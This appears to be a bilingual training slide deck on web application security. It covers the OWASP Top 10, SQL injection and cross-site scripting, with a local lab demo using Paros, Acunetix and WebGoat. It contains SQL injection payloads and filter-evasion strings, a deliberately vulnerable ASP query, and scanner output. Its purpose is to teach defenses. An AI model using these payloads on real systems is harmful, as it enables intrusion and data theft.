
Reset

Operating System




第四個威脅

- web threats(malicious script及web ap漏洞) will continue to plague Internet users – over 90%



駭客侵視訊 偷拍出浴女

- web threats will continue to plague Internet users – over 90%
 - malicious scripts
 - *demo: 網頁掛馬*
 - application vulnerability
 - OWASP TOP 10, AP漏洞
 - *demo: 植入web shell*



- Web 、 HTTPS 以及 XML 應用程式攻擊
- SQL 注入
- 會話劫持
- 跨站點腳本 (XSS)
- 表單字段篡改
- 已知蠕蟲
- 零日 Web 蠕蟲
- 緩衝區溢出
- Cookie 中毒
- 拒絕服務
- 惡意機器人
- 參數篡改
- 暴力登錄
- 惡意編碼
- 目錄遍歷
- Web 同伺服器和作業系統攻擊
- 掃描
- 命令注入
- 非法編碼
- 身份竊取
- 數據竊取
- 患者資訊與金融資料洩漏
- 企業間諜
- 釣魚
- 資料損壞




OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	↑ A1 – Injection
A1 – Cross Site Scripting (XSS)	↓ A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	↑ A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	= A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	= A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	+ A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	↑ A7 – Failure to Restrict URL Access
<not in T10 2007>	+ A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	↓ A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	↓ A10 – Insufficient Transport Layer Protection
A3 – Malicious File Execution	- <dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	- <dropped from T10 2010>



我的Vista本機 - 模擬駭客進行攻擊



網址: www.michael-test.com



我的虛擬機(Windows XP)執行校務行政系統及MSSQL資料庫; IIS上執行我自行開發之數支ASP程式





Summary: How do you address these problems?

- Develop Secure Code
 - Follow the best practices in OWASP's Guide to Building Secure Web Applications
 - <http://www.owasp.org/index.php/Guide>
 - Use OWASP's Application Security Verification Standard as a guide to what an application needs to be secure
 - <http://www.owasp.org/index.php/ASVS>
 - Use standard security components that are a fit for your organization
 - Use OWASP's ESAPI as a basis for your standard components
 - <http://www.owasp.org/index.php/ESAPI>
- Review Your Applications
 - Have an expert team review your applications
 - Review your applications yourselves following OWASP Guidelines
 - OWASP Code Review Guide:
http://www.owasp.org/index.php/Code_Review_Guide
 - OWASP Testing Guide:
http://www.owasp.org/index.php/Testing_Guide



A1 - SQL Injection

A screenshot of a web application form. The "Account:" field contains the value "' OR 1=1 --". The "Pass:" field is empty. A "Submit" button is present. At the bottom of the page, the URL "Acct.4120-0004-1234-0225" is visible.

1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user



- For programmers
 - Reject known bad and accept known good
 - Filter INSERT、SELECT、UPDATE and --,'etc
 - Use MaxLength and data type
 - Use Stored Procedure instead of query connection
 - Use Parameterized Query instead of query connection
 - Multistep Validation and Canonicalization, such as
`<scr<script>ipt> <scr"ipt> %27 %%2727`
 - Canonicalization is carried out before input filters have been applied
 - ...and so on
- Use Code Review or Web AP Vulnerability Scanner (demo!)
- Web Application Firewall



- Vulnerable to SQL Injection:

```
Sql1="select * from sktest where username='\" & UserName &
      \" and password='\" & Password & \" "
set Rs=conn.execute(Sql1)
```

- Resistant to SQL Injection:

```
Sql1="select * " & "from sktest " & "where username = ? and
      password = ?"
```

```
cmd.CommandText = sql1
```

```
Set param = cmd.CreateParameter("username", 129, 1, 20, usr)
```

```
cmd.Parameters.Append param
```

```
Set param = cmd.CreateParameter("password", 129, 1, 20,
      pass)
```

```
cmd.Parameters.Append param
```

```
cmd.ActiveConnection = conn
```

```
Set rs = cmd.Execute
```



- ❑ OR 'Unusual' = 'Unusual'
- ❑ OR 'Simple' = 'Sim'+'ple'
- ❑ OR 'Simple' > 'S'
- ❑ OR 'Simple' IN ('Simple')
- ❑ OR 'Simple' BETWEEN 'R' AND 'T'
- ❑ ...&ProdID=2 UNION /**/ SELECT
- ❑ ...&ProdID=2/**/UNION/**/SELECT
- ❑ ...; EXEC('INS'+ERT INTO...')



By [RSnake](#)

Note from the author: XSS is Cross Site Scripting. If you don't know how XSS (Cross Site Scripting) works, this page probably won't help you. This page is for people who already understand the basics of XSS attacks but want a deep understanding of the nuances regarding filter evasion. This page will also not show you how to mitigate XSS vectors or how to write the actual cookie/credential stealing/replay/session riding portion of the attack. It will simply show the underlying methodology and you can infer the rest. Also, please note my XSS page has been replicated by the [OWASP 2.0 Guide](#) in the Appendix section with my permission. However, because this is a living document I suggest you continue to use this site to stay up to date.

Also, please note that most of these cross site scripting vectors have been tested in the browsers listed at the bottom of the page, however, if you have specific concerns about outdated or obscure versions please download them from [Evolt](#). Please see the [XML format of the XSS Cheat Sheet](#) if you intend to use [CAL9000](#) or other automated tools. If you have an RSS reader feel free to subscribe to the Web Application Security RSS feed below, or join the [forum](#):



Other Security Issues

1. Does SQL Injection really need single quote?

- If doesn't, how can you distinguish between good and bad traffic?
- That's why WAF nowadays is moving toward profiling

2. Path Injection

- So called Directory Traversal and how to improve?
- Using web ap scanner to find it

3. Client Security Escaping

- Does client side security really work for attackers like me?
- How to improve?

4. Hidden Field Manipulation



How's information disclosure impact you web security?

1. Can I retrieve target's database schema? Table name? all column names?
2. Can I get the whole content of a table?
3. Mitigation?



④ Commercial Web AP Scanner

④ Paros

Acunetix Web Vulnerability Scanner (Consultant edition)

File Tools Help

New scan |

Tools Explorer

- Web Vulnerability Scanner
- Web Scanner
- Tools
 - Site crawler
 - Target finder
 - HTTP editor
 - HTTP sniffer
 - HTTP fuzzer
 - Authentication tester
 - Reporter
 - Compare results
- Configuration
 - Settings
 - Scanning profiles
- General
 - Program updates
 - Version information
 - Licensing
 - Support Center
 - How to purchase

Version information

Acunetix Web Vulnerability Scanner
Copyright © 2006 Acunetix.
Version: 4.0
Build: 20060717

NOTE : To check for newer builds of Web Vulnerability Scanner click on General|Program updates and select "Check for updates".

© 2006. All rights reserved. Acunetix Ltd.

Activity window

Load module "Directory checks" ...
Load module "Text search" ...
Load module "GHDB - Google hacking database" ...
8 modules loaded.
Crawler tool initialized

Application Log Error Log Search Results

Untitled Session - Paros

File Edit View Analyse Report Tools Help

Sites

Request Response Trap

POST http://www.michael-test.com/sqltest.asp HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, application/x-ms-application, application/vnd.ms-excel, application/xaml+xml,
application/x-ms-xbap, application/vnd.ms-powerpoint, application/msword, application/x-shockwave-fla
sh, */*
Referer:
Accept-Encoding:
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; Media Center PC 5.0; In
foPlayer/3.2.13; LCC1; .NET CLR 2.0.50727; Media Center PC 5.0; In
foPlayer/3.2.13)

Paros

PAROS

Version 3.2.13

Copyright (C) 2003-2005 Chinotec Technologies Company

Disclaimer: You should only use this software to test the security of your own web application or those you are authorized to do so. parosproxy.org takes no responsibility for any problems in relation to running Paros against any applications or machines.

This program is free software, you can redistribute it and/or modify it under the terms of the Clarified Artistic License as published in the Free Software Foundation. This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the Clarified Artistic License for more details.

For queries please send to contact@parosproxy.org

This product includes softwares developed by the Apache Software Foundation <http://www.apache.org> licensed under Apache License 2.0. HSQldb is licensed under BSD license. JDIC is licensed by Sun Microsystems, Inc under the LGPL license. The Copyrights of these softwares belong to their respective owners.

OK

Ready

Wind... Dow... Intern... XP-H... Until... Micr... Web... 上午 12:41 Windo... Downlo... Paros S... XP-Hac... Untitled... Microso... 上午 12:36

Automated Web AP Scanner

Paros Scanning Report - Windows Internet Explorer

C:\Users\Michael\paros\session\LatestScannedReport.htm

檔案(F) 編輯(E) 檢視(V) 我的最愛(A) 工具(T) 說明(H)

McAfee SiteAdvisor

我的最愛 http://www.... Paros使用介... Paros Scann... Paros Sca... Live Search

尋找: hacker 上一個 下一個 選項

High (Suspicious)	SQL Injection Fingerprinting
Description	SQL injection may be possible.
URL	http://www.michael-test.com/sqltest.asp
Parameter	txtusername=wang&txtpassword=wang%27INJECTED_PARAM
Other information	ODBC
URL	http://www.michael-test.com/sqltest.asp
Parameter	txtusername=wang%27INJECTED_PARAM&txtpassword=wang
Other information	ODBC
Solution	<p>Do not trust client side input even if there is client side validation. In general,</p> <ul style="list-style-type: none">• If the input string is numeric, type check it.• If the application used JDBC, use PreparedStatement or CallableStatement with parameters passed by "?"• If the application used ASP, use ADO Command Objects with strong type checking and parameterized query.• If stored procedure or bind variables can be used, use it for parameter passing into query. Do not just concatenate string into query in the stored procedure!• Do not create dynamic SQL query by simple string concatenation.• Use minimum database user privilege for the application. This does not eliminate SQL injection but minimize its damage. Eg if the application require reading one table only, grant such access to the application. Avoid using 'sa' or 'db-owner'.
Reference	<ul style="list-style-type: none">• The OWASP guide at http://www.owasp.org/documentation/guide

完成

電腦 | 受保護模式: 關閉


100% 上午 12:38

Wind... Download... Paros S... XP-Hac... Untitled... Microsoft... 上午 12:38



MS SQL/ASP 攻擊地圖與9大防護對策

在MS SQL/SQL環境中的攻擊路線中，SQL Injection 程式鎖定MS SQL Server的延伸預存程序和系統預存程序，如xp_cmdshell等，刪除不必要的預存程序，就能有效降低風險。



資料來源：張裕敏，iThome 整理，2008年9月



A2 - Cross-Site Scripting

- Reflected XSS, Stored XSS (aka Persistent XSS)
- Samy Worm
- Web sites compromised: FBI.gov, CNN.com, Time.com, Ebay, Yahoo, Apple computer, Microsoft, Zdnet, Wired, and Newsbytes
- Top vulnerable weakness in recent years
- Web sites vulnerable to XSS: searching page, forum, comment, login page..
- Cross-Site Scripting attacks
 - Hoax
 - Steal user's session Id and cookies
 - Almost full control to your browsers such as port scan, keylogger and send requests on behalf of the client



Cross-Site Scripting

1



Attacker sets the trap – update my profile

How to Exploit Hidden Fields - Microsoft Internet Explorer
 File Edit View Favorites Tools Help
 Address http://localhost/WebGoat/attack?Screen=6&menu=51

OWASP WebGoat V4

Logout Hints Show Params Show Cookies Show Java Lesson Plans Restart this Lesson

Admin Functions
 General
 Broken Authentication and Session Management
 Broken Access Control
 Cross-Site Scripting (XSS)
 Unvalidated Parameters
 How to Exploit Hidden Fields
 How to Bypass Client Side JavaScript Validation
 How to Exploit Unchecked Email
 Insecure Storage
 Injection Flaws
 Improper Error Handling
 Code Quality
 Challenge

Attacker enters a malicious script into a web page that stores the data on the server

2



Victim views page – sees attacker profile

How to Exploit Hidden Fields - Microsoft Internet Explorer
 File Edit View Favorites Tools Help
 Address http://localhost/WebGoat/attack?Screen=6&menu=51

OWASP WebGoat V4

Logout Hints Show Params Show Cookies Show Java Lesson Plans Restart this Lesson


Admin Functions
 General
 Broken Authentication and Session Management
 Broken Access Control
 Cross-Site Scripting (XSS)
 Unvalidated Parameters
 How to Exploit Hidden Fields
 How to Bypass Client Side JavaScript Validation
 How to Exploit Unchecked Email
 Insecure Storage
 Injection Flaws
 Improper Error Handling
 Code Quality
 Challenge

Script runs inside victim's browser with full access to the DOM and cookies

3

Script silently sends attacker Victim's session cookie

Application with stored XSS vulnerability

